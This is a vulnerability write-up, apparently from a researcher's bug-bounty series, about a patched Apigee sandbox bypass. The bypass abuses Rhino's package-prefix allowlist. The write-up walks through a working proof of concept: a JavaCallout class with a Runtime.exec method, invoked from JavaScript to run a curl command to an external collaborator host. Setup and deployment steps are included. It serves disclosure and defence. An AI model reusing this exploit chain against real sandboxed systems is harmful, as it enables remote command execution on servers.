Research details
- Product
- Apigee
- CVE
- CVE-2025-13426
- Patch status
- Patched
- Series
- Apigee Sandbox Research
Apigee research, starting with Rhino
Much of my security research in 2023 focused on Apigee. The reports went through Google Bug Hunters, and the issues have since been fixed. This series records the findings, including the tests that helped establish where the restrictions worked and where they failed.
 Some Cool Google Bug Hunters swag from the research
"Rhino’s Blind Spot" was the name I gave to a problem in Apigee’s JavaScript sandbox. A direct attempt to access a restricted Java class failed, as expected. Yet JavaScript was only one of several ways to run custom code in a proxy, and those policies could share objects. The interesting behavior appeared when a Java object crossed from JavaCallout into JavaScript.
To understand the result, it helps to start with how a proxy executes custom code and which security controls apply to each policy. The same operation could be allowed or denied depending on the path used to reach it.
What is Apigee?
Apigee is Google’s API management platform. It places API proxies between client applications and backend services so that teams can control how clients access those services. A proxy can process requests, enforce access controls, transform messages, and change the response before returning it to a client.
Developer portals and analytics are also part of the platform, but API proxies are the relevant component here. Their behavior comes from a sequence of policies. Some policies perform a fixed task; others run code supplied by the proxy developer.
For background, see Google Cloud’s official page and the documentation.
Custom code and its security boundaries
The task-specific policies handle much of the work needed in an API proxy. ExtractVariables reads data from requests, AssignMessage changes messages, AccessControl restricts access by client IP, and RaiseFault produces error responses. They let a developer configure common behavior without writing a script for every step.
Custom logic becomes useful when those policies cannot express the required transformation or integration. A response might need fields added or removed, a request might need additional checks, or a proxy might need logic specific to a backend. Apigee provides code-execution policies for those cases.
Apigee supports custom code through JavaScript, JavaCallout, and PythonScript policies:
- JavaScript runs scripts within the proxy flow, for example to transform data or make decisions based on request values.
- JavaCallout runs custom Java code and lets the proxy use Java libraries for logic that the built-in policies do not provide.
- PythonScript runs Python scripts within the same API flow.
The following JavaScript policy reads a JSON response, adds a field, updates another, and removes one before returning the result. This is an ordinary use of custom code: the script works on data already available to the proxy.
// Retrieve the response content (assuming it's a JSON object)
var responseContent = JSON.parse(context.getVariable('response.content'));

// Add a new field to the JSON object
responseContent.newField = "This is a new field";

// Modify an existing field
if (responseContent.existingField) {
    responseContent.existingField = "Updated value";
}

// Remove a field from the JSON object
delete responseContent.unwantedField;

// Convert the modified JSON object back to a string and set it as the new response content
context.setVariable('response.content', JSON.stringify(responseContent));
Running that kind of logic is an intended feature. The security question is how much access the script receives beyond the request and response. Proxy code should not gain unrestricted filesystem or operating-system access merely because it can execute inside the application. If the execution restrictions fail, the consequences extend beyond changes to API traffic: code may be able to reach data or resources on the server itself.
In the implementation examined during this research, JavaCallout and PythonScript used the Java Security Manager and Java Permissions. Those controls checked operations such as filesystem access and binding listeners, denying actions outside the permissions granted to the code. The permissions are described in the official documentation.
JavaScript took a different route. Apigee used the Rhino engine, a JavaScript implementation written in Java, with restrictions on the Java classes a script could access. This difference mattered because the policies shared a proxy flow without sharing the same sandbox mechanism.
How Apigee runs JavaScript
Apigee uses the Rhino JavaScript engine to run JavaScript inside its Java application.
This simplified example shows the basic execution flow:
import org.mozilla.javascript.Context;
import org.mozilla.javascript.Scriptable;

public class RhinoExample {
   public static void main(String[] args) {
   // Enter a context with a new Rhino instance
      Context ctx = Context.enter();
      try {
         // Initialize a standard Rhino scope
         Scriptable scope = ctx.initStandardObjects();

         // Define some JavaScript code
         String script = "function sum(a, b) { return a + b; } sum(10, 20);";

         // Evaluate the script
         Object result = ctx.evaluateString(scope, script, …);

         // Print the result
         System.out.println("Result of the JavaScript code: " + Context.toString(result));
      } finally {
         // Exit the context
         Context.exit();
      }
   }
}
A Rhino context holds the execution state, while the scope supplies the environment in which the script runs. Here, the Java application creates a standard scope, evaluates a small sum function, and prints its result before exiting the context.
This is enough to demonstrate embedding JavaScript in Java, but it leaves out the restrictions needed by Apigee. In a proxy, the script comes from a developer using the platform; it is not part of the platform’s trusted implementation. Apigee therefore needed to limit which parts of the surrounding Java application the script could reach. One such control was ClassShutter.
Sandboxing: ClassShutter
Rhino exposes the ClassShutter interface to restrict Java class access from scripts.
ClassShutter decides whether a Java class is visible to a script. A denied class should remain inaccessible through Rhino, even though it exists in the host’s Java environment. Apigee’s implementation used two allowlists: one for individual class names and another for package prefixes.
The distinction is visible in the check below. Some classes receive an explicit entry; other classes are accepted because their names begin with an allowed package prefix.
static Set<String> allowedClasses = new HashSet<>();
static Set<String> allowedPackages = new HashSet<>();

static {
  allowedClasses.add("java.lang.Object");
  allowedClasses.add("java.lang.String");
  allowedPackages.add("com.apigee.javascript.generated");
  allowedPackages.add("com.apigee.javascript.om.");
}

public JSContext(ContextFactory factory) {
  setClassShutter(new ClassShutter() {
    public boolean visibleToScripts(String className) {
      if (!allowedClasses.contains(className)) {
        for (String p : allowedPackages) {
          if (className.startsWith(p)) {
            return true;
          }
        }
        return false;
      }
      return true;
    }
  });
}allowedClasseslists individual classes, includingjava.lang.Objectandjava.lang.String.allowedPackageslists package prefixes whose classes can also be exposed.The
JSContextconstructor installs aClassShutterimplementation throughsetClassShutter.visibleToScriptsfirst checks the class allowlist. If the class is absent, it checks the package prefixes. A match returnstrue; otherwise, access is denied.
The individual class checks were straightforward, but a package prefix does not establish who supplied a class. JavaCallout lets a proxy developer upload custom Java code, including classes whose package names the developer chooses. That made the package allowlist worth investigating: a name that looked like an Apigee namespace could also belong to code supplied with a proxy.
Combining JavaCallout and JavaScript
JavaCallout and JavaScript could share objects through flow variables. A JavaCallout could store an object in the message context, and a later JavaScript policy could retrieve it. The object would then be accessed through Rhino’s class checks rather than through a direct call made by the JavaCallout.
The tests below separate the two behaviors: first, the direct class access that ClassShutter rejected; then, access to an object supplied by another policy.
Step 0: Testing the ClassShutter Mechanism
Direct access to java.lang.System provided a baseline for the ClassShutter check:
// Attempt to access a restricted Java class
try {
  var systemClass = Packages.java.lang.System;
  print(systemClass.getProperty("os.name"));
} catch (e) {
  print("Access is restricted: " + e.message);
}
The expected result was an error: java.lang.System was outside the allowed classes and packages.
 Article screenshot
Direct access was blocked by ClassShutter.
The error confirmed that the direct class check was active. This result alone could make the sandbox appear effective, but it only covered a class reached directly from JavaScript. An object created by JavaCallout followed a different path into the script.
Step 1: Creating a Custom Java Class
A JavaCallout policy introduced the custom class into the proxy. Its ClassName came from the policy configuration, so the proxy developer controlled both the class and its package name:
<JavaCallout name="ExecuteCustomJava">
  <ResourceURL>java://app-1.0-SNAPSHOT.jar</ResourceURL>
  <ClassName>com.apigee.javascript.generated.Main</ClassName>
</JavaCallout>
The name com.apigee.javascript.generated.Main matched a prefix in allowedPackages. The check did not distinguish this uploaded class from one supplied by Apigee under the same namespace.
The test class was:
package com.apigee.javascript.generated;

import com.apigee.flow.execution.ExecutionContext;
import com.apigee.flow.execution.ExecutionResult;
import com.apigee.flow.execution.spi.Execution;
import com.apigee.flow.message.MessageContext;

public class Main implements Execution {

  // Method to run system commands
  public void run(String execString) throws Exception  {
    Runtime.getRuntime().exec(execString);
  }

  // Method to execute and store the object in the message context
  public ExecutionResult execute(MessageContext messageContext, ExecutionContext executionContext) {
    try {
      messageContext.setVariable("rceObject", new Main());
      return ExecutionResult.SUCCESS;
    } catch (Exception e) {
      return ExecutionResult.ABORT;
    }
  }
}
The JavaCallout invokes execute, which creates a Main instance and stores it in the message context as rceObject. The separate run method accepts a command string. At this stage, the policy only creates and stores an object; it does not call run.
Java Permissions blocked command execution when the call happened directly inside JavaCallout. Storing an object as a flow variable was allowed, however. The later JavaScript policy could retrieve that object and invoke its method, and that invocation did not retain the restriction seen in the direct JavaCallout test.
Step 2: Creating a JavaScript policy
The JavaScript policy retrieved the object from the message context:
<JavaScript name="ExecuteCommand">
  <ResourceURL>jsc://JS-1.js</ResourceURL>
</JavaScript>
ResourceURL points to JS-1.js, the script used in this test:
// Define the command to be executed
var command = "curl http://<BURP_COLLABORATOR_URL>";

// Retrieve the rceObject from the message context
var rceObject = context.getVariable("rceObject");

// Execute the command via the rceObject
rceObject.run(command);
ClassShutter allowed access to the object because its class belonged to com.apigee.javascript.generated. The method call then executed the command.

Calling the deployed proxy produced the outgoing curl request shown below. That request supplied an observable result of the command execution, beyond the proxy simply accepting the policies:
 Screenshot
The screenshots and configuration below record the local setup used for this test, including the emulator version. They also show how the Java and JavaScript resources fit into the same proxy.
Step 3: Preparing the test environment
Both policies ran in a proxy deployed to the local Apigee emulator. The Java project supplied the JAR, while the Apigee workspace held the policy configuration and JavaScript resource.
Prerequisites
The development environment was Ubuntu under WSL2, with the tools listed below. Microsoft’s installation guide describes the WSL2 setup.
The Ubuntu environment had these tools installed:
VS Code provided the editor and local Apigee integration through these extensions:
Setting Up the Apigee Environment
The local Apigee setup was:
- Start Docker
sudo service docker start - Create a new directory and switch into it
mkdir 01-apigee-rhino && cd 01-apigee-rhino - Run VS Code in the current directory

code . - In the VS Code window run Create Apigee workspace command and create single workspace with any name you like in the current directory


- After VS Code restarts, go to the Settings and add Apigee Emulator v 1.8.1 to the list of emulators
- Set up the Apigee Emulator by clicking on the button near the emulator’s name. Choose a name you like for the container (for ex. emul-1.8.1) and make sure that ports you are going to choose are free

- If everything is correct, you should see that container is ready
Setting Up the Java Environment
JavaCallout needed a compiled JAR rather than a script resource. A separate Maven project kept that code alongside the Apigee workspace:
Run one more instance of the VS Code
code .In the VS Code window run Create Java Project command and create basic maven project with
com.apigee.javascript.generatedgroup id and any artifact id you like in the current directory
The directory structure should match the screenshot: Apigee proxy code will be stored in
apigee_workspaceand JavaCallout policy code will be stored injava_project(names may be different)
Navigate to the Java project directory
cd java_projectDownload and execute build-setup script
curl -sSL https://github.com/apigee/api-platform-samples/raw/master/doc-samples/java-hello/buildsetup.sh | bashAdd the following dependencies to pom.xml
 <dependencies>
  <dependency>
   <groupId>com.apigee.edge</groupId>
   <artifactId>message-flow</artifactId>
   <version>1.0.0</version>
  </dependency>
  <dependency>
   <groupId>com.apigee.edge</groupId>
   <artifactId>expressions</artifactId>
   <version>1.0.0</version>
  </dependency>
 </dependencies>
Set the following properties in pom.xml
 <properties>
  <maven.compiler.source>1.7</maven.compiler.source>
  <maven.compiler.target>1.7</maven.compiler.target>
 </properties>
Building the JAR
// content of the Main.java:

package com.apigee.javascript.generated;

import com.apigee.flow.execution.ExecutionContext;
import com.apigee.flow.execution.ExecutionResult;
import com.apigee.flow.execution.spi.Execution;
import com.apigee.flow.message.MessageContext;

public class Main implements Execution {

  // Method to run system commands
  public void run(String execString) throws Exception  {
    Runtime.getRuntime().exec(execString);
  }

  // Method to execute and store the object in the message context
  public ExecutionResult execute(MessageContext messageContext, ExecutionContext executionContext) {
    try {
      messageContext.setVariable("rceObject", new Main());
      return ExecutionResult.SUCCESS;
    } catch (Exception e) {
      return ExecutionResult.ABORT;
    }
  }
}- Open VS Code and navigate to the Main.java
- Make your Main class implement Apigee’s Execution interface
- Add run method, which accepts OS system commands as string and executes them
- Implement execute method, which accepts messageContext and executionContext, creates new Main object and stores it into the message context as rceObject flow variable – this is a way to obtain object in JavaScript policy later
- Compile the Java code by running
mvn clean packagein the java project directory - The compiled JAR file should be in the target directory

The compiled JAR then became a resource in the API proxy.
Building a Proxy
- Open Apigee project directory in the VS Code
code apigee_workspace/ - Choose Google Cloud Code from the left pane and expand Apigee section
- Expand Local development and click on the + button on
apiproxiestree to add new Echo request proxy. The proxy should appear underapiproxiestree
- From now on you can add policies and resources to the proxy by clicking on the + button near the proxy's name


- Add two policies to the proxy: JavaScript from an external source and Java (both policies located in Extension section)
- For some reason it’s not possible to create a resource for Java policy via the Cloud Code extension, so we will do it manually – switch to the Explorer on the left pane and create java directory under resource folder manually

- Copy compiled JAR file to the java resources directory
cp ../java_project/target/<COMPILED_JAVA>.jar src/main/apigee/apiproxies/<PROXY>/apiproxy/resources/java/ - Switch back to the Google Cloud Code extension and create JavaScript resource to store JavaScript policy code

- We need just a few lines of JavaScript code as a proof-of-concept – we will use curl OS command to issue http request
// content of the JS-1.js
var command = "curl http://<BURP_COLLABORATOR_URL>";
var rceObject = context.getVariable("rceObject");
rceObject.run(command);
Deploying the Proxy
The Cloud Code extension handled deployment of the completed proxy:
- Click on the + button on environment tree and create an environment

- Expand the environment and click on the cog icon on deployments.json

- Pick your proxy and click OK

- Click on the globe icon to deploy your proxy

- Check the output (ctrl+shift+U) for any errors

Step 5: Testing the proxy
The local proxy endpoint was localhost:8998/echo. A request to it, from a browser or HTTP client, ran the configured policies. The resulting outgoing curl request appeared at the receiving endpoint:
Screenshot
The outgoing request confirmed command execution in the local test environment. The relevant comparison was the failed direct JavaCallout call: the operation was denied there, but succeeded when JavaScript invoked the method on the shared object.
The possible consequences included:
- System compromise: control over the server running the proxy.
- Data exfiltration: access to or extraction of sensitive data through commands.
- Further attacks: using the affected proxy as a foothold to reach other systems.
What the test showed
The ClassShutter error at the beginning was real; direct access to a restricted class remained blocked. The failure came from accepting a custom class under an allowed package prefix and then exposing its object to JavaScript. Package naming alone did not distinguish platform code from code supplied by a proxy developer.
JavaCallout and JavaScript therefore gave different results for the same restricted operation. The flow variable connected the two policies, making the behavior of the shared object as important as the restrictions on either policy by itself. The callback confirmed a sandbox bypass in the tested environment, rather than just unexpected class visibility.
Select text to leave a comment.